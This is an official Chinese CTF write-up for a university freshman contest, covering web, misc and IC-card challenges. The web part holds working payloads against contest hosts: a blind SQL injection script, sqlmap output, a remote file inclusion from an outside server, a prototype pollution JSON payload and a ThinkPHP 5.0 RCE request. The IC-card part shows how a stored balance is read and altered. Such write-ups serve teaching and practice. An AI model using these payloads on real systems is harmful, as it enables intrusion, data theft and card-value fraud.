

# 0RAYS元旦招新赛官方WP

## Web

### Whiskey's House 2.0

- 1 门前银杏又新叶，当年后会已无期
- 2 http://121.4.46.58:10001/

看似是简单的任意文件读取，其实是简单的命令执行。  
直接读取/flag会返回假的flag，这就是打AWD时的痛苦叭。

```
fclose($TTTT);
if($alert == 'GETFLAG'){
    echo 'CBCTF{' .md5(rand()).'}';
    //如果请求带有flag关键字，显示假的flag
    exit(0);
}
```

访问/robots.txt发现存在1.php和waf.php

- 1 http://121.4.46.58:10001/index.php?action=1.php

phpinfo中发现ban了几乎所有危险函数，但开启了远程文件包含。

PHP Version	7.3.24	
Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	On	On
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	Exception,SplDoublyLinkedList,Error,ErrorException,ArgumentCountError,ArithmeticError,AssertionError,DivisionByZeroError,CompileError,ParseError,TypeError,ValueError,UnhandledMatchError,ClosedGeneratorException,LogicException,BadFunctionCallException,BadMethodCallException,DomainException,InvalidArgumentException,LengthException,OutOfRangeException,PharException,ReflectionException,RuntimeException,OutOfBoundsException,OverflowException,PDOException,RangeException,UnderflowException,UnexpectedValueException,JsonException,SodiumException	Exception,SplDoublyLinkedList,Error,ErrorException,ArgumentCountError,ArithmeticError,AssertionError,DivisionByZeroError,CompileError,ParseError,TypeError,ValueError,UnhandledMatchError,ClosedGeneratorException,LogicException,BadFunctionCallException,BadMethodCallException,DomainException,InvalidArgumentException,LengthException,OutOfRangeException,PharException,ReflectionException,RuntimeException,OutOfBoundsException,OverflowException,PDOException,RangeException,UnderflowException,UnexpectedValueException,JsonException,SodiumException
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,iconv,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,d,mail,error_log,ini_set,debug_backtrace,debug_print_backtrace,gc_collect_cycles,array_merge_recursive,file_put_contents,fputs	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,iconv,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,d,mail,error_log,ini_set,debug_backtrace,debug_print_backtrace,gc_collect_cycles,array_merge_recursive,file_put_contents,fputs

一般会尝试直接在服务器上放一个写了马的txt文件来打，但是其实是waf.php中把这个方法ban了。

```

0 */
1 function filter_attack_keyword($str){
2
3     if(preg_match("/flag/i", $str)){
4         $this->write_attack_log("GETFLAG");
5     }
6     if(preg_match("/php:/i", $str)){
7         $this->write_attack_log("PHP");
8     }
9     if(preg_match("/http:/i", $str)){
10        $this->write_attack_log("PHP");
11    }
12
13 }

```


最后能发现data协议还是可以用的，这里直接base64加密绕过，结果其他师傅都是直接用单引号绕了。



## [真]·铜墙·[超凡]·铁壁

- 1 最伟大的黑客只喜欢最朴素的防护
- 2 http://121.4.46.58:10002/


全场就一个登录框，但是点击没反应，不管是F12看network还是抓包，都能发现这个登陆框是没有发包的。有一说一，这个前端就是杭电的统一身份认证系统。



查看源码，发现它是向index.php页面POST过去了un和pd参数，所以在Bp里构造一个POST包发过去。

```
1 <form id="loginForm" class="login_form" action="/index.php" method="post">
2 <input type="text" class="login_box_input" style="margin-top: 30px"
  placeholder="帐号" id="un" name="un">
3 <input type="password" class="login_box_input" placeholder="密码" id="pd"
  name="pd">
```

un不是admin的时候提示”账号错误”，其他时候是”密码错误”，所以爆破一下，密码是000000



## web\_sign\_in

```
1 http://123.57.145.88:10002/?source[]=<?php readfile("/flag");?>
```

file\_put\_contents会读入数组。但是preg\_match并不会检测数组。

御坂御坂

# CTF的常规步骤

做好信息收集

寻找相关漏洞

漏洞验证

先做好信息收集

```
[19:50:57] Starting:
[19:51:06] 400 - 157B - /%2e%2e/google.com
[19:51:18] 301 - 169B - /assets -> http://81.70.167.219/assets/
[19:51:25] 301 - 169B - /css -> http://81.70.167.219/css/
[19:51:32] 301 - 169B - /images -> http://81.70.167.219/images/
[19:51:33] 200 - 64B - /index.php.bak
[19:51:35] 200 - 57B - /log_in.php
[19:51:45] 200 - 35B - /robots.txt
```

robots.txt里有个登录界面

```
User-agent: *
Disallow: logIn.html
```

index.php.bak里告诉了注入路径和注入点

Input	start: 64 end: 64 length: 0	length: 64 lines: 1	+ □ ≡
L2luamVjdC9mb3JfdGhlX2ZpcnN0X3N0ZXBfdG9faw5qZWNOX211LnBocD9pZD0x			


  

Output	start: 48 end: 48 length: 0	time: 1ms length: 48 lines: 1	📄 📋 🗑
/inject/for_the_first_step_to_inject_me.php?id=1			

注入有多种方法:

方法一 联合注入

没有任何防护, 直接联合注入



## 方法二 盲注

输入1和输入2的回显不同，可以直接盲注，比较无脑

```
1 # -*- coding: utf-8 -*-
2 # 布尔盲注
3 import requests
4 url = 'http://81.70.167.219:8008/inject/for_the_first_step_to_inject_me.php'
5 s = ''
6 # ev="(select group_concat(SCHEMA_NAME) from information_schema.SCHEMATA)"
7 # ev=""
8 (select GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema='cbctf')"
9 # ev=""
10 (select GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_name='user' and table_schema='cbctf')"
11 # ev="(select username FROM user)"
12 ev="(select password FROM user)"
13 # ev="(select database())"
14 for i in range(1,30000): # 这个地方可能会有些问题，数据库长度未知的时候过长会出现重复字母到时候自行删除即可
15     min = 8
16     max = 126
17     while abs(max - min) > 1:
18         mid = (max + min) // 2
19         parms = {
20             'id': f"1' and if(ascii(mid({ev},{str(i)}),1))>{str(mid)},1,0);#"
21         }
22         r = requests.get(url=url, params=parms)
23         if 'yousa' in r.text:
24             # print(r.text)
```

```

25         # print(chr(i),"true")
26         min = mid
27     else:
28         max = mid
29     s += chr(max)
30     print(s)

```

### 方法三 sqlmap

```

[20:20:07] [INFO] retrieved: 'id','int(11)'
[20:20:07] [INFO] retrieved: 'username','varchar(45)'
[20:20:07] [INFO] retrieved: 'password','varchar(45)'
[20:20:07] [INFO] fetching entries for table 'user' in database 'cbctf'
Database: cbctf
Table: user
[1 entry]
+-----+-----+-----+
| id    | username | password |
+-----+-----+-----+
| 1     | admin456 | Cyberpunk2077 |
+-----+-----+-----+

[20:20:07] [INFO] table 'cbctf.`user`' dumped to CSV file '/root/.local/share/s
r.csv'
[20:20:07] [INFO] fetched data logged to text files under '/root/.local/share/s
[*] ending @ 20:20:07 /2021-01-02/

```

登录进去以后注释发现了第二关入口

```

) <!--
    serialize_me_to_get_the_second_step.php
? -->

```

常见反序列化字符串逃逸 套路和UNCTF2020 easyserilaze 相同

```

1 http://81.70.167.219:8008/serialize_me_to_get_the_second_step.php?
  1=hosthosthosthosthosthosthosthosthosthost%22;s:8:%22password%22;s:7:%
  22whiskey%22;}1

```

得到下一关入口the\_last\_step\_RCE\_me\_to\_get\_flag.php

```

1 view-
  source:http://81.70.167.219:8008/the_last_step_RCE_me_to_get_flag.php?
  action=php://filter/read=string.rot13/resource=the_last_step_RCE_me_to_get
  _flag.php

```

读到源码和h1nt.php

```

1 <?php
2 $flag="flag{7his_is @_f4ke_f1a9}";
3 //RFI to get flag!

```

提示要远程文件包含

自己vps上写

```

1 #1.txt
2 <?php
3 readfile('/flag');
4 ?>

```

然后远程文件包含

```
1 http://81.70.167.219:8008/the_last_step_RCE_me_to_get_flag.php?  
  action=http://47.97.123.81:10001/1.txt
```

## So\_so\_eAsy\_node\_js

考点:js弱类型绕过+js原型链污染


```
1 {"__proto__": {"PTT0": 1}}  
2 {"wendell": "1", "whiskey": [1]}
```

推荐看一下P牛的文章

<https://www.leavesongs.com/PENETRATION/javascript-prototype-pollution-attack.html>

弱类型部分取自

[http://wh1sper.cn/npuctf2020\\_wp/](http://wh1sper.cn/npuctf2020_wp/) NPUCTF2020的验证🐼



注意是json格式的数据, 先污染原型链, 再读取flag



## 平平无奇thinkphp

tp5.0 有两个rce的点,一个是未开启强制路由,获取的控制器时没有校验导致任意方法调用,还有一个就是这个request,method那里任意方法调用,调\_construct变量覆盖导致rce,这个题是当时网鼎杯的faka那个题的我们的一个非预期,觉得绕过思路还是很有意思的,所以出出来,

题目开启了强制路由,所以思路是调\_construct变量覆盖然后进行rce,

这个利用链最后执行的点是在这里

```
1     private function filterValue(&$value, $key, $filters)  
2         if (is_callable($filter)) {  
3             // 调用函数或者方法过滤  
4             if(strpos($filter, '_') || strpos($filter, '\\') !== false){  
5                 exit(0);  
6             }  
7         }
```

```

7         $value = call_user_func($filter, $value);
8         _construct

```

system这种直接执行命令的函数没了,因为是php7.2assert也不能用,但是是之间读/flag,可以考虑用readfile

然而在route.php有一个设置

```

1     '__domain__' =>[
2         '*' => '*****'
3     ]

```

当thinkphp有这个设置时,会在框架执行时,调用

```

public function server($name = '', $default = null, $filter = ''
{
    if (empty($this->server)) {
        $this->server = $_SERVER;
    }
    if (is_array($name)) {
        return $this->server = array_merge($this->server, $name)
    }
    return $this->input($this->server, false === $name ? false :
}

```

获取http头的Host

导致我们readfile的payload打过去报错

所以可以考虑把报错关了或者利用函数执行链把这个绕过去,或者之间找其他命令执行的思路  
这里还ban了\_和\,所以thinkphp内置的一些类方法不能用

开始考虑过无参数rce,但是ban了\_,session\_id,不能用,getallheader 因为有一个传参,也不行  
直接读文件,又需要用到数组的方法,没有\_也不行

最后想到hex2bin

最后payload

```

1 POST / HTTP/1.1
2 Host: 2f666c6167
3 Content-Length: 123
4 Content-Type: application/x-www-form-urlencoded
5 Connection: close
6 _method=__construct&method=GET&filter%5B0%5D=hex2bin&filter%5B1%5D=readfile&filter%5B2%5D=error_reporting&get[0]=2f666c6167

```

其他解-来自学弟Yang\_99

```

1 http://ip/index.php?s=/flag
2 _method=__construct&filter[]=readfile&method=get&server[REQUEST_METHOD]=-1

```

虽然fuzz也可以找到这种解法,但是看源码这里也是很巧妙的,



```

public function server($name = '', $default = null, $filter = '')
{
    if (empty($this->server)) {
        $this->server = $_SERVER;
    }
    if (is_array($name)) {
        return $this->server = array_merge($this->server, $name)
    }
    return $this->input($this->server, false === $name ? false :
}

```

在这个地方,先判断了server是否为空,然后因为上面的payload变量覆盖给server覆盖了值,所以并没把真正的server穿进去,导致host的那个限制没了,直接任意命令执行就好

最后

因为是新生赛,也没有很严格的去测题,本这有能力调源码的新生,出一下简单的非预期也没啥的想法,所以题目问题可能挺多的,感谢尖尖和学弟们在出题中对我的帮助。

## Misc

### test your nc

签到题, echo读文件

```

1 bash
2 for line in $(<flag); do echo $line; done

```

### 我要成为神奇宝贝带师

游戏题, 别的题做自闭了可以来玩玩。。根据剧情, 每个城镇地上都有flag。但是通关发现少两个字母, 只能寻找地图编辑器。

套路和 [新生培训](#) 上讲的PTT0历险记一样, 寻找地图编辑器Advance Map



flag flag{I\_Love\_Pok4Mon!}

### who is killer

从黄道十二宫杀手密码里得到的出题灵感, 由于是新生赛, 所以只选用了其中很小的一部分加密方式, Z-340的第一部分。

下载附件能得到一个描述事故的小故事，foremost一下可以得到另一张图片，是一个密文。

h y r o l g t i i r g f b  
i i e s l d l r i n s f g  
l i n g l a s i e a o d i  
m s a s a b l n i c r t n  
u o e y g t l o o d a a c  
k o l n t o z h l s b g m  
i z i n a f h u p e y s o

然后将原图的高度修改一下可以发现提示：Z-340

深夜，下着大雨。伴随着撕心裂肺的哭声，一位小女孩用鲜红的双手拍打着车窗。她试图打开车门逃离这个地方，可却只是白费力气。车门被锁死了，小女孩的爸爸妈妈在刚刚发生的车祸中不幸身亡。今天是小女孩的生日，爸爸妈妈陪小女孩到肯德基吃了她梦寐以求的炸鸡。明明本该是快乐的一天，可万万没想到，回家的途中却发生了事故。一辆无人驾驶的汽车从正面撞向了他们，丝毫没有减速。小女孩的爸爸妈妈当场身亡，小女孩侥幸活了下来，但也已经奄奄一息了。或许这不是事故，这更像是一场谋杀。

Z-340

百度谷歌搜索一下即可搜索到加密方式

可以看到，340是一个矩形信息。破译团队通过切成类似「对角三角形」来重新排列出字符来重新破解的。


具体来说，先将密码分为三个部分，分别来进行解读。（第一部分跟第二部分为9行，最后一部分为2行）

```
HER>9JAVPXI@LT6@Q
N9+B@O@DWY.<@K7@
BY@M+UZ6W@L@HJ
S99AAJ@V@9O++RK@
QAM++LT@I@FP+P@X/
9ARAFJO-@QCXF>@D@
@+K@@U@X6V.+LI
@6@J7T@O+@NY++@L@
Q<M+8+ZR@FB@YA@@K

-@JUV+AJ+O9A<FBY-
U+R/@LEIDYB98TMKO
@<@JRJI@T@H.+PBF
@OAS@+NI@FB@@AR
J6FNA7@@@B.+@V@L++
YBX@@@@@CE>VUZ@-+
I@.@@BK@O9A.7M@6@
R@T+L@C<+FJWB@L
++@WC@W@P@SHT/@@9

IFK@W<A@B@Y@B@-C@
>MDHN9XS@ZOAAIK@+
```

第一部分，第一个字符H，随后再向下移动一格，在向左移动两个，得到第二个字符+，以此类推。




将图片上的密文按照Z-340第一部分的解密方式进行解密，即可得到flag。个别文章里误将右写成了左，但看后面得到的第二个字符“+”就能发现这个错误，并不影响做题。手撸很快，写脚本也是几行就能写完，前前后后都是秒。

解码得到：


```
1  helloboyssandgirlssiamzodicakillercongratulationonfindmethisisyourflagzpggis
    thefinallybigboss
```

**verylow**

下载附件得到1.64MB的txt，将里面的数据base64解码后即可发现头文件为504B0304，hex解码一下保存为zip压缩包



zip压缩包内有一个名为 "woshishui" 的文件。直接看发现不了是什么文件，对全文件反转后即可看到头为 42 4D 86 94，42 4D 是 bmp 的头文件。将后缀名改为 bmp 得到一张智乃图。然后在根据题目名 verylow，可知 Silent Eye 中 bmp 的解码方式里也有一个 verylow。利用 Silent Eye 解码一下即可得到 flag



## IC

基本上是之江杯的原题，出题时有想改难一点，后来感觉新生赛还是简单点算了，所以题目形式没有改变。

基础知识：

最普通的 ic 卡有 16 个扇区（0-15），每个扇区又分为 4 个区域块（0-63），每个扇区都有一对密码 keyA 和 keyB 负责控制对每个扇区数据的读写操作，keyA 和 keyB 分布在每个扇区

题目给的文件就是ic卡内的数据，两个文件对比一下，先看差异部分

题目描述中有写到“去刷了点钱”,所以两个dump文件应该差别就是金额,

分析后发现第一个黑色块和第三个数值是相同的,实际上就是存的金额,这里需要稍微查阅些资料或者经验,金额再ic卡中一般是以分为单位,小端序存储,图示2.dump数据为8c6e,转换成0x6e8c, 28300,也就是283元

第二个黑色块数值其实是第一个黑色块数据的取反,8c6e取反为7391,这里一般是为了校验(这也不是为了出题而这样搞的,真实情况中有些卡确实是这样)

然后看后面的扇区，大概长这样，可以发现，每个扇区的中间两行的红色框内数据都是可见字符

140	FF FF FF FF FF FF FF 07	80 69 FF FF FF FF FF FF	5H iHÿ eiÄ± 2Ép
156	35 48 01 EE 48 FF 00 07	80 69 C0 B1 01 32 C9 70	{ Yÿÿ0 b b
172	7B 00 00 00 A6 FF FF FF	30 00 00 00 02 FE 02 FE	{ Yÿÿ0 b b
188	7B 00 00 00 A6 FF FF FF	30 00 00 00 02 FE 02 FE	fV%w y ei fV%w
204	18 66 56 25 77 1A FF 07	80 69 18 66 56 25 77 1A	5H iHÿ eiÄ± 2Ép
220	35 48 01 EE 48 FF 00 07	80 69 C0 B1 01 32 C9 70	u Yÿÿh b b
236	75 00 00 00 A0 FF FF FF	68 00 00 00 04 FE 04 FE	u Yÿÿh b b
252	75 00 00 00 A0 FF FF FF	68 00 00 00 04 FE 04 FE	fV%w y ei fV%w
268	18 66 56 25 77 1A FF 07	80 69 18 66 56 25 77 1A	5H iHÿ eiÄ± 2Ép
284	35 48 01 EE 48 FF 00 07	80 69 C0 B1 01 32 C9 70	A αÿÿÿK b b
300	41 00 00 00 9C FF FF FF	4B 00 00 00 06 FE 06 FE	A αÿÿÿK b b
316	41 00 00 00 9C FF FF FF	4B 00 00 00 06 FE 06 FE	fV%w y ei fV%w
332	18 66 56 25 77 1A FF 07	80 69 18 66 56 25 77 1A	5H iHÿ eiÄ± 2Ép
348	35 48 01 EE 48 FF 00 07	80 69 C0 B1 01 32 C9 70	@ >ÿÿÿ_ b b
364	40 00 00 00 9B FF FF FF	5F 00 00 00 08 FE 08 FE	@ >ÿÿÿ_ b b
380	40 00 00 00 9B FF FF FF	5F 00 00 00 08 FE 08 FE	fV%w y ei fV%w
396	18 66 56 25 77 1A FF 07	80 69 18 66 56 25 77 1A	5H iHÿ eiÄ± 2Ép
412	35 48 01 EE 48 FF 00 07	80 69 C0 B1 01 32 C9 70	H ÉÿÿÿU b b
428	48 00 00 00 C9 FF FF FF	55 00 00 00 A0 FE A0 FE	H ÉÿÿÿU b b
444	48 00 00 00 C9 FF FF FF	55 00 00 00 A0 FE A0 FE	fV%w y ei fV%w
460	18 66 56 25 77 1A FF 07	80 69 18 66 56 25 77 1A	5H iHÿ eiÄ± 2Ép
476	35 48 01 EE 48 FF 00 07	80 69 C0 B1 01 32 C9 70	s YÿÿÿS cpcp
492	73 00 00 00 A0 FF FF FF	53 00 00 00 A2 FE A2 FE	s YÿÿÿS cpcp
